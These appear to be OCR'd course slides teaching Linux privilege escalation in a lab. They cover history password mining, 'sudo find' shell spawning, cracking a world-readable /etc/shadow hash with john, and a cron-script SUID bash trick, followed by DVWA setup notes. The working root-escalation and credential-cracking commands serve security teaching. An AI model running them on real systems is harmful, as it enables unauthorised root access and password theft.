
1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user
2. Check the commands that had been used in the victim machine previously by using command "history" or "cat .bash_history".



```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 05:50:11 2020 from 192.168.110.128
user@debian:~$ history
    1  ls -al
    2  cat .bash_history
    3  ls -al
    4  mysql -h somehost.local -uroot -ppassword123
    5  exit
    6  cd /tmp
    7  clear
    8  ifconfig
    9  netstat -antp
   10  nano myvpn.ovpn
```

Privilege Escalation by Password Mining


3. Check for a command with use of credentials – MySQL has credentials
4. Use these credentials to get root privilege
5. While the credentials were for MySQL, high probability that these will work for OS ‘root’ login as well.



```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# 
```


Privilege Escalation by Sudo

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user



```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ 
```


2. Use *'sudo –l'* to find commands that can be executed via **sudo**



```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

Privilege Escalation by Sudo


3. **‘find’** command can be run via sudo
4. Use find command to elevate privilege: ***sudo find . -exec /bin/sh \; -quit***
5. A new shell with **‘root’** privileges is started



```
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1#
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```


Privilege Escalation by File Permission

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user



```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$
```

2. At command prompt type: *ls -al /etc/shadow*




```
user@debian:~$ ls -al /etc/shadow
-rw-r--r-- 1 root shadow 810 May 13  2017 /etc/shadow
user@debian:~$
```

3. Notice that /etc/shadow file has global read permission, allowing a regular user to read this file

Privilege Escalation by File Permission

4. At command prompt type: *cat /etc/shadow*




```
user@debian:~$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
user@debian:~$
user@debian:~$
```

5. Copy the hash for the root user.

6. In Attacker machine open the command prompt and type: echo “root_hash” > hash.txt


Privilege Escalation by File Permission

7. Try to crack the root hash by using any brutforce/dictionary password cracker like: *john --wordlist=<path/to/wordlist> hash.txt*



```
root@kali:~# john --wordlist=wordlist.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (?)
1g 0:00:00:00 DONE (2020-12-24 19:40) 25.00g/s 225.0p/s 225.0c/s 225.0C/s password..hacker123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


8. From the output, the cracked credentials in this case it is “password123”
9. Use it to escalate privilege.



```
user@debian:~$ su root
Password:
root@debian:/home/user# cd ../..
root@debian:/# cd root
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# 
```


Privilege Escalation by Crontab

1. Connect to the victim machine through *ssh (user@<ip-address>* as a normal user



```
root@kali:~# ssh user@192.168.110.129
user@192.168.110.129's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec 24 08:36:13 2020 from 192.168.110.128
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ 
```

2. At command prompt type: *cat /etc/crontab*




```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ 
```

Privilege Escalation by Crontab


3. At command prompt type: *echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh*

4. Give executable permission to overwrite.sh: *chmod +x*



```
user@debian:~$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user/overwrite.sh
user@debian:~$ chmod +x /home/user/overwrite.sh
```

5. Wait 1 minute for the bash script to execute after that in your command prompt type: */tmp/bash -p*



```
user@debian:~$ /tmp/bash -p
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
bash-4.1#
bash-4.1#
```

6. This will successfully elevate privileges by using crontab.

DVWA

What is DVWA?

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
- Main objectives are:
  - To be an aid for security professionals to test their skills and tools in a legal environment,
  - Help web developers better understand the processes of securing web applications
  - Aid teachers/students to teach/learn web application security in a class room environment

- **URL:** https://dvwa.co.uk

DVWA Vulnerabilities

- Brute-force
- File Inclusion & File Upload
- Insecure CAPTCHA
- SQL Injection (Normal & Blind)
- Weak Session IDs
- XSS (Reflected, Stored & DOM)
- CSRF
- Command Injection
- CSP Bypass

Requirements

- Web server (XAMPP as an alternative)
- PHP
- MySQL
- Other possible dependencies (depending on the OS)

Installation

- Install the dependencies (only Debian-based):
  $ sudo apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php

- Clone the DVWA repo:
  $ git clone https://github.com/ethicalhack3r/DVWAOr

- download the source:
  $ cd /var/www/html
  $ wget https://github.com/ethicalhack3r/DVWA/archive/v1.9.zip && unzip v1.9.zip
  $ mv DVWA-1.9 /var/www/html/dvwa

- Create the database with name DVWA.
- Configure config.inc.php file located at /config/config.inc.php.
- Modify the database credentials within the config.inc.php file.
- Default variables:
  $_DVWA['db_user'] = 'root';
  $_DVWA['db_password'] = 'p@ssw0rd';
  $_DVWA['db_database'] = 'dvwa';

Installation…

- If you are on Kali Linux, you'll need to create a new DB user since MariaDB is default in Kali.

```
$ service mysql start
$ mysql -u root –p

mysql > create database dvwa;
mysql > CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'p@ssword';
mysql > grant all on dvwa.* to 'user'@'127.0.0.1';
mysql > flush privileges;
mysql > exit

$ service mysql stop
```

- Setup reCAPTCHA keys in the config.inc.php file
- Restart server and MySQL

innovate achieve lead

Assignments

Assignments

A. Try the privilege escalation methods and write a note on various methods to mitigate privilege escalation
B. Microsoft Windows 10 gives unprivileged user access to system32\config files (Refer URL: https://www.kb.cert.org/vuls/id/506989)
C. Pre-Read for next class: https://bugs.chromium.org/p/project-zero/issues/detail?id=1726&redir=1

Reference Reading:

1. https://www.exploit-db.com/exploits/40839
2. https://gtfobins.github.io/#+sudo
3. https://www.exploit-db.com/docs/46131
4. https://www.netsparker.com/blog/web-security/privilege-escalation/
5. https://github.com/sagishahar/lpeworkshop
6. https://drive.google.com/file/d/0B6EDpYQYL72rQ2VuWS1QR2ZsUlU/view
7. https://www.exploit-db.com/exploits/40839

innovate achieve lead

Thank You